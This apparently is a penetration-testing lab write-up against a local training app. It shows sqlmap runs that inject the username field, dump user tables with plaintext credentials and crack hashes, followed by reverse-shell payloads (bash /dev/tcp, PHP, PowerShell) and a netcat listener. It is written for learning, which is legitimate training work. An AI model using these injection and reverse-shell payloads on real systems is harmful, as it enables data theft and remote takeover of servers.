
"#sqlmap -u "http://example.com" --data "username=jeremy" -p username -D target_db -T users --dump" - Dump data from a table.

All the command are with the -u flag for URL.




```
┌──(kali㉿kali)-[~/Desktop/WebApp-Lab/injection1-post_request]
└─$ sqlmap -u "http://localhost/labs/i0×01.php" --data "username=jeremy" -p username --dbs
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.8.7#stable}
|_ -| . [)]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not re
sponsible for any misuse or damage caused by this program

[*] starting @ 00:12:13 /2024-11-17/

[00:12:14] [INFO] resuming back-end DBMS 'mysql'
[00:12:14] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=jeremy' AND (SELECT 5516 FROM (SELECT(SLEEP(5)))qnbC) AND 'CPeH'='CPeH

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: username=jeremy' UNION ALL SELECT NULL,NULL,CONCAT(0×7162786a71,0×714c79526e5a6159634b56445972465a636e5966677a4e434d466343654142514b726e517a65655a,0×71706a7671)-- -
---
[00:12:14] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: PHP 7.4.33, Apache 2.4.54
back-end DBMS: MySQL ≥ 5.0.12
[00:12:14] [INFO] fetching database names
available databases [3]:
[*] information_schema
[*] peh-labs
[*] performance_schema

[00:12:14] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'

[*] ending @ 00:12:14 /2024-11-17/
```

peh-labs seems juice.




```
└─$ sqlmap -u "http://localhost/labs/i0×01.php" --data "username=jeremy" -p username -D peh-labs --tables
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.8.7#stable}
|_ -| . [)]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not re
sponsible for any misuse or damage caused by this program

[*] starting @ 00:34:01 /2024-11-17/

[00:34:01] [INFO] resuming back-end DBMS 'mysql'
[00:34:01] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=jeremy' AND (SELECT 5516 FROM (SELECT(SLEEP(5)))qnbC) AND 'CPeH'='CPeH

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: username=jeremy' UNION ALL SELECT NULL,NULL,CONCAT(0×7162786a71,0×714c79526e5a6159634b56445972465a636e5966677a4e434d466343654142514b726e517a65655a,0×71706a7671)-- -
---
[00:34:02] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: PHP 7.4.33, Apache 2.4.54
back-end DBMS: MySQL ≥ 5.0.12
[00:34:02] [INFO] fetching tables for database: 'peh-labs'
Database: peh-labs
[10 tables]
+-----------------------+
| auth0×02              |
| auth0×03              |
| c0×03                 |
| idor0×01              |
| injection0×01         |
| injection0×02         |
| injection0×03_products |
| injection0×03_users   |
| xss0×02               |
| xss0×03               |
+-----------------------+

[00:34:02] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'

[*] ending @ 00:34:02 /2024-11-17/
```

And, we can see the tables on the peh-labs database. Lets see what columns are in the "injection0x01" table.



```
┌──(kali㉿kali)-[~/Desktop/WebApp-Lab/injection1-post_request]
└─$ sqlmap -u "http://localhost/labs/i0×01.php" --data "username=jeremy" -p username -D peh-labs -T injection0×01 --columns
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.8.7#stable}
|_ -| . [.]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage
 caused by this program

[*] starting @ 01:42:26 /2024-11-17/

[01:42:26] [INFO] resuming back-end DBMS 'mysql'
[01:42:26] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=jeremy' AND (SELECT 5516 FROM (SELECT(SLEEP(5)))qnbC) AND 'CPeH'='CPeH

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: username=jeremy' UNION ALL SELECT NULL,NULL,CONCAT(0×7162786a71,0×714c79526e5a6159634b56445972465a636e5966677a4e434d466343654142514b726e517a65655a,0×71706a7671)-- -
---
[01:42:26] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: PHP 7.4.33, Apache 2.4.54
back-end DBMS: MySQL ≥ 5.0.12
[01:42:26] [INFO] fetching columns for table 'injection0×01' in database 'peh-labs'
Database: peh-labs
Table: injection0×01
[3 columns]
+----------+-------------+
| Column   | Type        |
+----------+-------------+
| email    | varchar(50) |
| password | varchar(30) |
| username | varchar(30) |
+----------+-------------+

[01:42:26] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'

[*] ending @ 01:42:26 /2024-11-17/
```


It looks juice. Lets dump it all.




```
┌──(kali㉿kali)-[~/Desktop/WebApp-Lab/injection1-post_request]
└─$ sqlmap -u "http://localhost/labs/i0×01.php" --data "username=jeremy" -p username -D peh-labs -T injection0×01 --dump
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.8.7#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage
 caused by this program

[*] starting @ 01:43:04 /2024-11-17/

[01:43:04] [INFO] resuming back-end DBMS 'mysql'
[01:43:04] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=jeremy' AND (SELECT 5516 FROM (SELECT(SLEEP(5)))qnbC) AND 'CPeH'='CPeH

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: username=jeremy' UNION ALL SELECT NULL,NULL,CONCAT(0×7162786a71,0×714c79526e5a6159634b56445972465a636e5966677a4e434d466343654142514b726e517a65655a,0×71706a7671)-- -
---
[01:43:04] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: PHP 7.4.33, Apache 2.4.54
back-end DBMS: MySQL ≥ 5.0.12
[01:43:04] [INFO] fetching columns for table 'injection0×01' in database 'peh-labs'
[01:43:04] [INFO] fetching entries for table 'injection0×01' in database 'peh-labs'
Database: peh-labs
Table: injection0×01
[3 entries]
+--------------------+------------------+----------+
| email              | password         | username |
+--------------------+------------------+----------+
| jeremy@example.com | jeremyspassword  | jeremy   |
| jessamy@example.com | jessamyspassword | jessamy  |
| bob@example.com    | bobspassword     | bob      |
+--------------------+------------------+----------+

[01:43:04] [INFO] table '`peh-labs`.injection0×01' dumped to CSV file '/home/kali/.local/share/sqlmap/output/localhost/dump/peh-labs/injection0×01.csv'
[01:43:04] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'

[*] ending @ 01:43:04 /2024-11-17/
```

And, we can see that we have dumped all the contents in that table. We were able to retrieve sensitive info. We could login to one of these accounts, and if we have any type of write access to any file or folder in this machine through one of those accounts, we could possibly get a reverse shell (initial access).

And, we would be able to dump the tables for the next lesson as well.



```
└─$ sqlmap -u "http://localhost/labs/i0x01.php" --data "username=jeremy" -p username -D peh-labs -T injection0x02 --dump
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.8.7#stable}
|_ -| . [)]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage
 caused by this program

[*] starting @ 01:50:15 /2024-11-17/

[01:50:15] [INFO] resuming back-end DBMS 'mysql'
[01:50:15] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=jeremy' AND (SELECT 5516 FROM (SELECT(SLEEP(5)))qnbC) AND 'CPeH'='CPeH

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: username=jeremy' UNION ALL SELECT NULL,NULL,CONCAT(0x7162786a71,0x714c79526e5a6159634b56445972465a636e5966677a4e434d466343654142514b726e517a65655a,0x71706a7671)-- -
---
[01:50:15] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.54, PHP 7.4.33
back-end DBMS: MySQL ≥ 5.0.12
[01:50:15] [INFO] fetching columns for table 'injection0x02' in database 'peh-labs'
[01:50:15] [INFO] fetching entries for table 'injection0x02' in database 'peh-labs'
[01:50:15] [INFO] recognized possible password hashes in column '`session`'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[01:50:35] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> ls
[01:50:42] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[01:50:47] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[01:50:47] [INFO] starting 4 processes
[01:50:50] [INFO] cracked password 'jessamy' for user 'jessamy'
[01:50:52] [INFO] cracked password 'jeremy' for user 'jeremy'
[01:50:54] [INFO] cracked password 'jeremy' for user 'jeremy'
[01:50:56] [INFO] cracked password 'jessamy' for user 'jessamy'
[01:50:56] [INFO] using suffix '1'
```



```
[01:50:15] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.54, PHP 7.4.33
back-end DBMS: MySQL ≥ 5.0.12
[01:50:15] [INFO] fetching columns for table 'injection0x02' in database 'peh-labs'
[01:50:15] [INFO] fetching entries for table 'injection0x02' in database 'peh-labs'
[01:50:15] [INFO] recognized possible password hashes in column '`session`'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[01:50:35] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> ls
[01:50:42] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[01:50:47] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[01:50:47] [INFO] starting 4 processes
[01:50:50] [INFO] cracked password 'jessamy' for user 'jessamy'
[01:50:52] [INFO] cracked password 'jeremy' for user 'jeremy'
[01:50:54] [INFO] cracked password 'jeremy' for user 'jeremy'
[01:50:56] [INFO] cracked password 'jessamy' for user 'jessamy'
[01:50:56] [INFO] using suffix '1'
[01:51:05] [INFO] using suffix '123'
[01:51:14] [INFO] using suffix '2'
[01:51:24] [INFO] using suffix '12'
[01:51:33] [INFO] using suffix '3'
[01:51:35] [INFO] current status: after... /^C
[01:51:35] [WARNING] user aborted during dictionary-based attack phase (Ctrl+C was pressed)
Database: peh-labs
Table: injection0x02
[2 entries]
+---------------------+--------------+----------+------------------------------------------+
| email               | password     | username | session                                  |
+---------------------+--------------+----------+------------------------------------------+
| jeremy@example.com  | jeremy       | jeremy   | 6967cabefd763ac1a1a88e11159957db (jeremy)  |
| jessamy@example.com | ZWFzdGVyZWdn | jessamy  | 9dedc6891e2839a791ed37157f1241fe (jessamy) |
+---------------------+--------------+----------+------------------------------------------+

[01:51:35] [INFO] table '`peh-labs`.injection0x02' dumped to CSV file '/home/kali/.local/share/sqlmap/output/localhost/dump/peh-labs/injection0x02.csv'
[01:51:35] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'

[*] ending @ 01:51:35 /2024-11-17/


┌──(kali㉿kali)-[~/Desktop/WebApp-Lab/injection1-post_request]
└─$ 
```

SQLMap also prompts us to crack the hashes found. There are better tools to do that. If you selected yes, as I did, and do not want to wait, press CTRL + C one time, and it will quit the cracking, but not the dump.

Okay. We have a bunch of info now. If this machine had any ssh service running, or if this was on an active directory domain, we would try to spray these credentials against those services. This is not the case here.

So, lets try to make a reverse shell.

There are some steps we need to go through to determine if this is going to be possible:

Steps to Create a Reverse Shell Using SQL Injection

1. Determine the Database User's Privileges

First, verify if the database user has the necessary privileges to execute system commands:

```bash
sqlmap -u "http://example.com" --data "username=jeremy" -p username --os-shell
```

- If `--os-shell` works, SQLMap will attempt to open an interactive shell for you.
- If it fails, you may need to craft a manual payload.

---

2. Set Up a Listener on Your Machine

Use `nc` (Netcat) or a similar tool to set up a listener on your machine:

```bash
nc -lvnp 4444
```

- Replace `4444` with the port number you want to listen on.


---

3. Craft a Reverse Shell Payload

Depending on the privileges and environment (Linux, Windows, etc.), use one of the following payloads:

For Linux:

```sql
username=jeremy'; bash -c 'bash -i >& /dev/tcp/<your_ip>/4444 0>&1' -- -
```



For PHP-Based Servers:

If you can execute PHP commands, try:

```sql
username=jeremy'; system('php -r \'$sock=fsockopen("<your_ip>",4444);exec("/bin/sh -i <&3
```

For Windows:

If the target server is Windows, try:

```sql
username=jeremy'; powershell -c "$client = New-Object System.Net.Sockets.TCPClient('<your_
```

Replace `<your_ip>` with the IP address of your machine and `4444` with the listener port.

---

4. Execute the Payload

Using SQLMap, execute the reverse shell payload through the vulnerable parameter. For example:

```bash
sqlmap -u "http://example.com" --data "username=jeremy" -p username --os-pwn
```

Alternatively, inject the crafted payload directly through the vulnerable input.

